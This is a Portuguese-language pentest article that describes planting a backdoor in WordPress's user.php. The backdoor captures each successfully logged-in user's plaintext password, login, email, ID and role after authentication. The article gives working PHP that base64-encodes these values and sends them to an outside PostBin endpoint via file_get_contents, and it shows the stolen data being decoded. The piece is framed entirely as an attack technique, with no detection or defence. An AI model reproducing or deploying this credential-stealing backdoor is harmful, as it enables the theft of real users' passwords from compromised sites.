Pegando as senhas do WordPress em texto claro por Backdoor

Sumário

Introdução

Livros e artigos que tratam de pentest no WordPress sempre falam de upload de webshell e obtenção dos usuários que estão na tabela wp_users. Algumas ferramentas usadas na exploração deste CMS como Metasploit e WPScan realizam ambos quase automaticamente. Porém as senhas dos usuários que estão nessa tabela são criptografas com hash e salt. Dependendo da complexidade da senha, é impossível quebrá-la. Então o que fazer?

Uma das opções que nunca vi artigos tratando é a inserção de um backdoor que exfiltre o usuário, a senha em texto claro e outras informações possíveis após algum login válido realizado no site.

Tudo começa no wp-login.php

Qualquer login que for feito no WordPress começa na página wp-login.php. Esta página fica na raiz do site e, quando carregada, monta toda a visualização do formulário. Além disso, essa página também trata as informações passadas para login, como mostra o atributo “action” da tag “form”.

Figura 1 Action do formulário de login de um usuário no WordPress

Esta página analisa a requisição do usuário para saber qual o “motivo” que o leva a ela. Ela fará isso passando o parâmetro “action”,

enviado na requisição, por um array de ações possíveis. Se nenhuma ação for enviada, então o código assume que a ação é “login”.



Figura 2 Código da página wp-login.php do WordPress

A ação que me interessa para a inserção do backdoor é a “login”.

A página “wp-login.php” passará a ação por um “switch case” para tratar a requisição de forma correta. No caso do login, é o último “case”, que também é o “case default”.

Neste “caso”, o código verificará se foi enviado alguma informação de login, se o login ou e-mail enviado existe, verificará está definido para usar SSL no login e finalmente validará se a senha do usuário está correta ou não na função “wp_signon”.

Figura 3 Código da página wp-login.php do WordPress

Esta função está no arquivo “user.php”, dentro da pasta “wp-includes”, e é nela que ocorre a autenticação do usuário e senha (que ainda está em texto claro). A senha é criptografada e verificada com a senha criptografada que está no banco. Caso a ambas sejam iguais, então é criado um objeto com todas as informações do usuário.



Figura 4 Código da página wp-includes/user.php

Se chegar no último “return $user”, significa que o usuário estava com a senha correta! Portanto temos a senha em texto claro

($credentials['user_password']), temos o usuário enviado ($credentials['user_login']) e temos o objeto que é criado com todas as informações do usuário ($user).

Analisando as informações do objeto $user

Executando um "print_r" neste objeto para verificar tudo que ele traz, vejo algumas informações interessantes como o ID do usuário, o e-mail e o "grupo" que este usuário faz parte.

Figura 5 Analisando o objeto "$user"

Portanto uma extração de dados interessante seria uma que enviasse o ID do usuário, o login, a senha em texto claro, o e-mail e o grupo que ele faz parte.

Criando um endpoint para exfiltração dos dados

Para receber os dados usarei um Data Exfiltration através de uma requisição HTTP. Usarei o https://postb.in/ porque é gratuito e servirá para este artigo.

Entrando no site, crio um novo “bin”. A partir de agora, qualquer requisição feita para este “endpoint”, o PostBin me mostrará.

Alterando o “user.php”

Agora, no user.php, concatenarei todas as informações que me interessam em uma string, codificarei essa string em base64_safeurl e concatenarei no fim do endereço do meu endpoint. Só aí farei uma requisição para meu endpoint. O código ficou assim:

```
$my_user_data_base64 = str_replace(array('+','/','='),array('-','_',''),base64_encode($user->data->ID.":".$user->data->user_login.":".$credentials['user_password'].":".$user->data->user_email.":".$user->roles[0]));
$my_bin = "https://postb.in/1630463391122-7983409434091/".$my_user_data_base64;
file_get_contents($my_bin);
```

Conferindo o resultado no PostBin

Agora, após qualquer login bem-sucedido no WordPress, aparecerá a requisição feita no meu endpoint.

Figura 6 Log de nova requisição feita para meu endpoint no PostBin

Decodificando esta requisição com algum base64 decoder, tenho as informações do usuário logado.



Figura 7 Decodificando a requisição no CyberChef

Pronto. Dados do usuário exfiltrado com sucesso! =D